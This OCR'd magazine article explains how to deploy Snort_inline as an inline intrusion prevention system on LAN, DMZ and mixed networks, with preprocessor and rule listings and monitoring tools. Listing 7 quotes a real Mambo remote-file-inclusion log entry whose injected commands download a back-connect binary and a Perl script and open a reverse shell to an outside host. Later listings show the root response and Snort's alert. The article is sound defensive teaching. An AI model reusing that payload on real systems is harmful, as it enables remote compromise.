Programming

Snort_inline as a solution

Pierpaolo Palazzoli, Matteo Valenza

Difficulty

Using Snort_inline in many different environments and scenarios has proved to be a winning strategy to secure internal networks, DMZ networks or home networks. In order to work properly in the drop mode, it should adapt to the features of the environment it is protecting. Therefore, we will not only present its configuration techniques but also the ways to add a dedicated device which is best suited for the environment we want to protect.

Snort is basically an intrusion detection system (IDS), so its native functionality implies the use of a network card listening on the traffic of a network segment.

In order for Snort_inline to parse the traffic of a network segment it should be added in a transparent way by means of two cards in bridge mode, the inline functionality. This inline functionality is done by appending the traffic through iptables (`ip_queue`). However, this is not enough because we need to know, through the iptables, what traffic to append. Thanks to this Snort_inline mode, it can behave just like any other intrusion prevention system and block the connections it receives. To act like a intrusion prevention system, Snort should be compiled to get flexresponse enabling it to reset the traffic that should be blocked.

To conclude, we can say that Snort_inline is definitely the most effective and accurate mode available as it drops traffic on the basis of previously loaded rules.

Snort_inline for a LAN

The first part of this article will deal with a brief introduction of Snort_inline for a LAN.

We will presume the LAN traffic to be mainly client oriented. Therefore the following LAN traffic types can be defined:

- mail, client Web, P2P, instant messenger, spyware, malware, virus, trojan, VPN.

A common rule to all these types of IDS/IPS is that we cannot parse encrypted traffic, so this means no VPNs and SSL services.

Figure 1 shows the correct solution for this type of protection, the IPS placed between the router and the rest of the network enables us to analyse the traffic we want to monitor or protect.

What you will learn...

- how Snort_inline works,
- the basics of intrusion prevention systems,
- how to tune Snort_inline configuration.

What you should know...

- basic knowledge of TCP/IP under Linux,
- the fundamental principles of how an IDS works.

The bridge mode

Setting two cards in bridge mode means connecting the functionalities of these cards to layer two making them transparent to traffic. In this mode, packets are forwarded from one card to another enabling the traffic to pass correctly. To do this in Linux we need to execute the following operations:

Install the `bridge-utils` - `apt-get install bridge-utils` packet, you will need kernel 2.6, otherwise you should compile 2.4 again using the enabled bridge module. The bridge between two network cards can be implemented as follows:

```
/usr/sbin/brctl addbr br0
/usr/sbin/brctl addif br0 eth0
/usr/sbin/brctl addif br0 eth1
/sbin/ifconfig br0 up
```

The mac address assigned to `br0` is the same address as the first interface it was associated to.

Scenarios for Snort_inline

It should be noted that a system aimed at blocking intrusions should be customised and ready to adapt to any network scenario and traffic type. Using an IPS inline does not solve every security issue, but enables to build a central, dynamic and efficient security system.

An IPS should detect the traffic to and from a source under protection. Through network interfaces in bridge mode, we can add the device inside the network in a transparent way and therefore collect all the necessary data. To create an inline device, we need to know every feature of the network we are protecting (from the network layer to the application layer).

Below we will describe some examples of network segments types for which the implementation of an inline IPS can be advantageous thus securing the whole environment:

- internal LAN, group of clients used for browsing, mailing, messenger, P2P, etc. (Figure 1),
- DMZ, group of servers used to provide Internet-related services (SMTP, Web, FTP, POP3, IMAP, MySQL, etc.) (Figure 2),
- LAN + DMZ (Figure 3).

First of all, we need to set Snort_inline in IDS mode (Alert) for a time which is proportioned to the network size, in other words the higher the number of hosts, the more time we have. During this period we should:

- detect failures (performance, data storing, slowing down, etc.),
- analyse the traffic to detect false positives.

By observing the collected data we can therefore change the settings and optimise the functioning of the device. It should be noted that the implementation of an open source IPS, compared to a commercial one, may not be as simple as it seems, so you could have problems removing many false positives found during the first part of tuning procedure.

We recommend installing Snort_inline on a dedicated hardware component and organizing systems resources properly (CPU, RAM) by applying the following simple principles: more rules require a lot of RAM space and high traffic leads to more CPU load.

Recent network tests have proved that to secure an ADSL connection (1280/256) it is necessary to have a Geode at 266 MHZ 128 MB RAM (one thousand rules). For band widths of more than 1 Mbps we recommend a pentium 4 1 GHZ 512 MB RAM (three thousand rules).

Once the device has been properly set, we need to know the Snort rules and the preprocessors that we are going to use.

Let's suppose that Snort's configuration file is snort_inline.conf – for an example, visit *www.snortattack.org/mambo/script/snort_inline.conf* – and that it has the preprocessors for LANs shown in Listing 1.

Preprocessors for LANs

These preprocessors are described in Listing 1. Below, we listed a brief description of its components and functions.

ClamAV

This is a type of processor installed only if specified during the installation process (`--enable-clamav`). It scans for the viruses listed in ClamAV's database and makes sure they are neither encrypted nor compressed. This preprocessor is extremely efficient to block e-mails that have been infected by phishing techniques. Its functions are:

- `ports` – the ports to scan (all, 22 except 22, 110 only 110),
- `toclientonly` – it defines the traffic direction,
- `action-drop` – it tells the device how to respond to a virus,
- `dbdir` – the directory with the database containing ClamAV's definitions,
- `dbreloadtime` – how long it takes for each definition to reload.

Perfmonitor

This preprocessor enables us to write all the statistics concerning the performance and the traffic passage in a text file format, and it is fundamental for the correct functioning of pmgraph, a program we will talk about later on. This preprocessor should also be enabled during the installation procedure (`--enable-perfmon`). Its functions are:

- `time` – the time necessary to sample the data reading,
- `File` - the path of the data file,
- `pkcnt` – the maximum amount of records contained in the file.



Figure 1. *Setting the device on a LAN*

Flow

This preprocessor is required to enable other preprocessors to function such as `flowbits detection plug-in` and `flow-portscan`. Basically, the Flow preprocessor allows Snort to keep data acquisition mechanisms. Its functions are:

- `stats_interval` – this parameter specifies the time interval expressed in seconds in which we want Snort to dump the statistics in stdout,
- `Hash` – this parameter specifies the hash method, using the value 1 we define a hash by byte, the value 4 we define a hash by integer,
- `Stream 4` – this preprocessor gives Snort the ability to see the basis of the packet and where it is generated (client or server), to quote Martin Roesch: *I implemented stream4 out of the desire to have more robust stream reassembly capabilities and the desire to defeat the latest stateless attack.* Its function are:
  - `disable_evasion_alerts` – this option is used to disable alerts written in `stream4`,
  - `midstream_drop_alerts` – it tells the preprocessor to block the connections generated without establishing a given flow,
- `Rpc decode` – this preprocessor reassembles a rpc flow in a single packet to make its analysis easier, if the `stream4` preprocessor is present, it will parse only the traffic coming from the client,
- `Telnet decode` – this preprocessor normalizes the character flow of a telnet protocol in a session. We should specify the ports to parse.

Rules for LANs

Once we defined the preprocessors, Snort needs to set the rules in the configuration file. There are many different rules:

- `alert` – generates an alert message and then logs it in a file or a database,
- `log` – it logs in a file or database,
- `pass` – it ignores the traffic it has found,
- `drop` – it *drops* the packet through iptables and logs it in the file or database,
- `reject` – if it's TCP it *resets* the connection through iptables, if it's UDP it sends a *icmp host unreachable* message and logs in a file or database,
- `sdrop` – it *drops* the packet through iptables and does not log in.

In this case, the purpose of this rule is to block *miosito.com*, it is part of a rule set written to block traffic to online casino sites which do not comply to national laws. The drop function sets the action that the iptables must perform as soon as the rule is detected.

```
drop tcp $home_net any ->
      any $http ports (
      msg:"snortattack-italian-law";
flow:established;content: "miosito.com";
classtype:policy-violation;
      reference:url,
      www.snortattack.net;
)
```

The purpose of the settings mentioned in Listing 2 is to control p2p applications, protect from inside attacks (which amount to nearly 70% of all attacks), and especially select the content viewed by internal hosts.

Snort_inline on a DMZ

The second part of this article will deal with a brief introduction of Snort_inline on a DMZ.

As said beforehand, the presumed traffic taken into account in a DMZ will mainly be server oriented traffic. Therefore we are able to define the following DMZ traffic types: mailing, server web, database server, application server, virus, VPN.

Setting a device is a possible solution for this type of network

Listing 1. *Recommended preprocessors for LANs*

```
preprocessor perfmonitor: time 60 file/var/log/snort/perfmon.txt pktcnt 500
preprocessor flow:stats_interval 0 hash 2
preprocessor stream4_reassemble: both
preprocessor stream4: disable_evasion_alerts
midstream_drop_alerts
preprocessor clamav:ports all !22 !443,toclientonly, action-drop,dbdir /var/lib/clamav,dbreload-time 43200
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
```

segment. This time, the IPS is placed between the router and the DMZ.

Preprocessors for DMZ networks

The only preprocessor that changes its settings is Clamav, it is important you define the `toserveronly` parameter to select only the traffic addressed to the servers. See Listing 3.

The preprocessor `frag3` replaces the `frag2` required to reconstruct the data flow due to transmission fragmentation.

Rules for DMZ networks

Once all preprocessors have been defined, Snort needs some rules and below you will find some of their applications:

- `max_frags` – the maximum number of traceable fragments,
- `policy` – it selects the fragmentation method, the methods available are first, AST, BSD, BSD-right, Linux. It uses bsd as its default method,
- `detect_anomalies` – it detects fragmentation failures.

The rules recommended for a DMZ network are shown in Listing 4.

Snort on a mixed network

As for adding a device on a mixed network shown in Figure 3, we suggest the following settings.

Preprocessors for a mixed network are shown in Listing 5 and its rules are listed in Listing 6a and 6b.

The purpose of these settings is to control viruses, protect the machine from external attacks aimed at blocking exploits targeted to services.

We will explain the different attack techniques using practical examples later.

Attack monitoring and rule management

The front ends we will analyse and describe are database-based, in fact all Snort results will be stored in a different type of databases: MySQL, Postgres, etc. These tools are differ from one another and are written in different languages but they basically do the same thing. They are ACID, BASE, PLACID, SNORT REPORT, SGUIL etc.

Listing 2. *List of useful rules to protect a LAN:*

```
#General
include /etc/snort_inline/rules/bleeding.rules
#Mostly Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
#Exploits and direct attacks
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#Web issues
include $RULE_PATH/web-client.rules
include $RULE_PATH/community-web-client.rules
#Mail sigs
include $RULE_PATH/community-mail-client.rules
#Trojans, Viruses, and spyware
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#Peer to peer
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
```



Figure 2. *An example of a DMZ network*

Listing 3. *A list of preprocessors for a DMZ network*

```
Preprocessors for a DMZ
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                     clamav, dbreload-time 43200
```

Developed in PHP or Python, these tools are fundamental for a good IPS/IDS as it is fundamental to know what is happening to our device and our network. These front ends are very simple to install, all you have to do is to unpack and edit the related configuration file with the parameter to connect to the Snort database.

Here, we decided to take a look into BASE and PLACID.

The former is a derivation of ACID (Analysis Console for Intrusion Database), BASE stands for Basic Analysis and Security Engine project (see Figure 4). It is a tool to browse and parse the contents of Snort's database, which is written in PHP. The strength of this tool relies on the many research options and the ability to group alerts based on their IP addresses and other parameters such as time or rule.

The basic implementation is semi-automated, all you need to do is extract the contents in `tar.gz` in the Apache default directory (`/var/www/`) change the owner of the Apache folder and go to the first level of the directory using your browser. An automated procedure will guide you in the creation of the required tables and allow you to use the application.

Listing 4. *List of rules recommended for a DMZ*

```
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/bleeding-attack_response.rules
include $RULE_PATH/bleeding-dos.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/bleeding-scan.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-exploit.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-smtp.rules
```

```
tar -zxvf base-1.2.4.tar.gz
mv base-1.2.4 base
mv base /var/www
chown apache. /var/www/base
```

PLACID

Just like BASE, PLACID is written in Python and is a database-based event viewer. It performs the same functions as BASE but it has been proved to be faster with larger databases. Installing PLACID is not so simple, you will need to install Python 2.3 and specify some fundamental parameters in the Apache configuration file to make it work properly:

```
Addheandler cgi-script .cgi .sh .pl .py
<Directory /var/www/placid>
Options ExecCGI
</Directory>
```

Also, edit PLACID's configuration file for the parameters to connect to the database:

```
tar -zxvf placid-2.0.3.tar.gz
mv placid-2.0.3 placid
mv placid /var/www
chmod +x /var/www/
      placid/placid.py
vi /var/www/placid/
      placid.cfg
dbhost=localhost
db=snort
passwd=password
user=snort
port=3306
resolvedns=yes
entrieslimit=300
debug=no
eventaltviews=yes
```

In order to update the rules automatically we recommend using Oinkmaster, a program written in Perl, which enables us to keep our rules updated by downloading its source codes: Snort VRT, Snort community, bleeding-snort community, third party and own (local) rules.

Below are the configuration instructions for Oinkmaster:

```
Oinkmaster.conf:
# Example for Snort-current (
      "current" means cvs snapshots).
url = http://www.snort.org/pub-bin/
      oinkmaster.cgi/
      [codicediregistrazione]/
      snortrules-snapshot-
      CURRENT.tar.gz
# Example for Community rules
url = http://www.snort.org/pub-bin/
      downloads.cgi/Download/
      comm_rules/
      Community-Rules-2.4.tar.gz
# Example for rules from
# the Bleeding Snort project
url = http://www.bleedingsnort.com/
      bleeding.rules.tar.gz
# If you prefer to download
# the rules archive from outside
# Oinkmaster, you can then point
# to the file on your local filesystem
# by using file://<filename>,
       for example:
# url = file:///tmp/snortrules.tar.gz
# In rare cases you may want to
# grab the rules directly from a
# local directory (don't confuse
# this with the output directory).
# url = dir:///etc/snort/src/rules
```

After the automatic updating, you can choose which rules to enable or disable:

```
Oinkmaster.conf:
disabledsid [sid della rules]
```

Oinkmaster is designed to change automatically the rule's application. So this option in the configuration file will replace the alert application with drop:

```
Oinkmaster.conf:
modifysid * "^alert" | "drop"
```

An efficient rules management system is SRRAM which, though being quite obsolete, enables us to store our rules in a dedicated database and manage them via Web, using a simple parsing script of the rules files. See Figure 5 .

However to make this tool acquire the rules with the drop option we need to change part of its source code:

```
rules_import.pl:
if (/^alert/) {
     # if the line is an alert
in
if (/^drop/) {
     # if the line is an alert
```

In order for the import process to succeed we need to create the database containing the rule set:

```
# mysqladmin -uroot -p
create snort_rules_mgt
```



Figure 3. *An example of a mixed network*



Figure 4. *A simple screenshot*

Listing 5. *Preprocessors for a mixed network*

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop,
dbdir /var/lib/clamav, dbreload-time 43200
```

And therefore, change the `rules_import.pl` files:

```
use DBD::mysql;
# === Modify to fit your system ===
$rules_list = 'snort_rules_file_list';
$mysql_host = 'localhost';
$mysql_port = '3306';
$mysql_db = 'snort_rules';
$mysql_user = 'root';
$mysql_passwd = 'password';
```

And the `CGI` file, which will run from the `rules_mgt.pl` server web:

```
use DBI;
use DBD::mysql;
use CGI;
# === Modify to fit your system ===
$this_script='rules_mgt.pl';
$cgi_dir='cgi-bin';
$mysql_host = '127.0.0.1';
$mysql_port = '3306';
$mysql_db='snort_rules_mgt';
$mysql_user='root';
$mysql_passwd='';
```

Now, run the `#perl rules_import.pl` statement and point your browser to: *http://IP/cgi-bin/rules_mgt.pl*

Another fundamental tool for an IDS/IPS is pmgraph. It is a simple script written in Perl, which generates two HTML pages with tables showing Snort's performances. It is necessary to specify in the configuration file the perfonitor preprocessor. To view the tables properly, you are required to install RRDtool. It can be easily added in crontab as the images and the pages created are incremental. pmgraph is described in Figure 6.

In case of a preprocessor configuration: preprocessor perfmonitor: `time 60 file /var/log/snort/perfmon.txt pktcnt 500` we will run the: `pmgraph.pl [path of the publishing folder] /var/log/snort/perfmon.txt` command.

If we want to add it in cron, then use the following command line: `*/30 * * * * /root/pmgraph-0.2/pmgraph.pl [path of the publishing folder] /var/log/snort/perfmon.txt` the command will be executed every day at a thirty minute interval.

Listing 6. *Recommended rules for a mixed network*

```
#General
include $RULE_PATH/bleeding.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-misc.rules
#Mostly Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
include $RULE_PATH/aams7.rules
#Network issues
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/snmp.rules
#Exploits and direct attacks
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#Scans and recon
include $RULE_PATH/scan.rules
include $RULE_PATH/bleeding-scan.rules
#Unusual stuff
include $RULE_PATH/finger.rules
#R-services, etc
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#Web issues
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-php.rules
#SQL and DB sigs
include $RULE_PATH/sql.rules
include $RULE_PATH/oracle.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/community-sql-injection.rules
#Windows stuff
include $RULE_PATH/netbios.rules
#Compromise responses
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/bleeding-attack_response.rules
#Mail sigs
#include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop2.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/community-mail-client.rules
#Trojans, Viruses, and spyware
include $RULE_PATH/backdoor.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#Policy Sigs
include $RULE_PATH/porn.rules
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
include $RULE_PATH/bleeding-inappropriate.rules
include $RULE_PATH/community-inappropriate.rules
```

Listing 7. *The packets taken by the Apache log*

```
216.63.z.z - -[28/Feb/2006:12:30:44+1300]"GET/
index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_
content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://66.98.a.a/
cmd.txt?&cmd=cd%20/tmp;wget%20216.99.b.b/cback;chmod%20744%20cback;./cback%2
0217.160.c.c%208081;wget%20216.99.b.b/dc.txt;chmod%20744%20dc.txt;perl%20
dc.txt%20217.160.c.c%208081;cd%20/var/tmp;curl%20-o%20cback%20http://
216.99.b.b/cback;chmod%20744%20cback;./cback%20217.160.c.c%208081;curl%20-
o%20dc.txt%20http://216.99.b.b/dc.txt;chmod%20744%20dc.txt;perl%20dc.txt%202
17.160.c.c%208081;echo%20YYY;echo| HTTP/1.1"404 - "-" "Mozilla/
4.0(compatible; MSIE 6.0; Windows NT 5.1;)" "-" 0localhost
```

Implementing Snort in inline mode

Now we will describe briefly how to install a Snort inline-based IPS server using the scripts available at *www.snortattack.org*.

Using the scripts provided by snortattack is the easiest and fastest way to resolve the dependences and the compilation specifications. Thanks to these scripts, we can get a working IPS in less than 45 minutes, allowing us to concentrate on the configuration and optimisation processes. On the other hand, to fully understand its implementation, we need to install all the different packages. For advanced users we recommend reading the user guide for a step-by-step installation without using the scripts, which are available in the document section on the snortattack site.

Snortattack scripts and instructions automate several procedures and explain how to install Snort_inline on the following distributions:

- Debian
- Fedora Core 2, 3, 4, 5

During the implementation of the distribution, you should disable the firewall and selinux.

Once the implementation is completed, download *current-attack.sh www.snortattack.org/mambo/script/current-attack.sh,* edit the value of the `SA_DISTRO` variable and follow the instructions in the script.

Specify *deb* for Debian and *fc20*, *fc30*, *fc40*, *fc50* for the different Fedora versions. Edit the value in the `SA_DIR_ROOT` variable with the complete path to the location where the packets and the scripts for the Snort implementation will be downloaded. The default setting is */root/snortattack*.

Edit the value for the language (Italian or English): LANG - *ita*. The default setting is Italian.

Once the changes to the `current-attack.sh` are complete, trigger the script using the following command:

```
> sh current-attack.sh
```

The system will download the scripts and the packets to complete the installation procedure in the directory defined in `SA_DIR_ROOT`. Inside this directory we will edit the *fast_inline.sh* script.

This script will make the Snort installation completely automatic. For a correct installation, you need to set some parameters, which will be used by fast_inline to set the device:

- `SA_DIR_ROOT` – it sets the complete path to the location where the packets and the scripts were downloaded,
- `MYSQLPWD` – it sets the password for the mysql root account,
- `MYSQLPWS` – it sets the password for the MySQL snort account,
- `IP` – it sets the IP address you want to assign to the device,
- `NETMASK` – it sets the netmask you want to assign to the device,
- `GW` – it sets the gateway you want to assign to the device,
- `NETWORK` – it sets the network you belong to,
- `BROADCAST` – it sets the broadcast value,

Listing 8. *The server's response to the user's identity*

```
11:12:56.791930 IP 10.0.x.x.32770 > 217.160.c.c.8081:
   P  1:40(39) ack 1 win 5840
<nop,nop,timestamp 454607 3169841954>
       0x0000: 4500 005b 6f63 4000 4006 f4c6 0a00 0078 E..[oc@.@......x
       0x0010: d9a0 f25a 8002 1f91 231c 80d0 6dd5 df65 ...Z....#...m..e
       0x0020: 8018 16d0 a26a 0000 0101 080a 0006 efcf .....j..........
       0x0030: bcef f322 7569 643d 3028 726f 6f74 2920 ..."uid=0(root).
       0x0040: 6769 643d 3028 726f 6f74 2920 6772 6f75 gid=0(root).grou
       0x0050: 7073 3d30 2872 6f6f 7429 0a             ps=0(root).
```

Listing 9. *Snort's response to Mambo's root privileges*

```
11:12:56.824718 IP 10.0.x.x.514
       > 10.0.y.yy.514: SYSLOG
       auth.alert, length: 164
       0x0000:  4500 00c0 0189 4000 4011 23d4 0a00 0078  E.....@.@.#....x
       0x0010:  0a00 0059 0202 0202 00ac 2937 3c33 333e  ...Y......)7<33>
       0x0020:  736e 6f72 743a 205b 313a 3439 383a 365d  snort:.[1:498:6]
       0x0030:  2041 5454 4143 4b2d 5245 5350 4f4e 5345  .ATTACK-RESPONSE
       0x0040:  5320 6964 2063 6865 636b 2072 6574 7572  S.id.check.retur
       0x0050:  6e65 6420 726f 6f74 205b 436c 6173 7369  ned.root.[Classi
       0x0060:  6669 6361 7469 6f6e 3a20 506f 7465 6e74  fication:.Potent
       0x0070:  6961 6c6c 7920 4261 6420 5472 6166 6669  ially.Bad.Traffi
       0x0080:  635d 205b 5072 696f 7269 7479 3a20 325d  c].[Priority:.2]
       0x0090:  3a20 7b54 4350 7d20 3130 2e30 2exx 2exx  :.{TCP}.10.0.x.x
       0x00a0:  xxxx 3a33 3237 3730 202d 3e20 3231 372e  xx:32770.->.217.
       0x00b0:  3136 302e xxxx xx2e xxxx 3a38 3038 310a  160.ccc.cc:8081.
```



Figure 5. *A SRRAM screenshot*

- DNS – it sets the primary dns,
- HOMENET – it sets the so-called *trust* network. Values are separated by a comma.

The variables that follow are set by default to automatically run all the necessary operations to install Snort. Let's take a quick look at how they work:

- SA_UPDATE – this function imports the lists (*sources.list* in Debian, *yum.conf* in Fedora) and updates the system,
- SA_DEPS – this function downloads and installs the packets required for Snort using the the packet manager (*apt* for Debian, *yum* for Fedora),
- SA_EXTRACT – this function downloads and extracts the *tar.gz* packets to enable Snort to work properly,
- SA_MYSQL – this function sets the MySQL server with the passwords specified before, it imports Snort's database and provides the necessary permissions,
- SA_INSTALL – this function compiles the elements required by Snort, it created the directories for the logs, it installs BASE, it creates a link to the kernel if necessary, etc.,
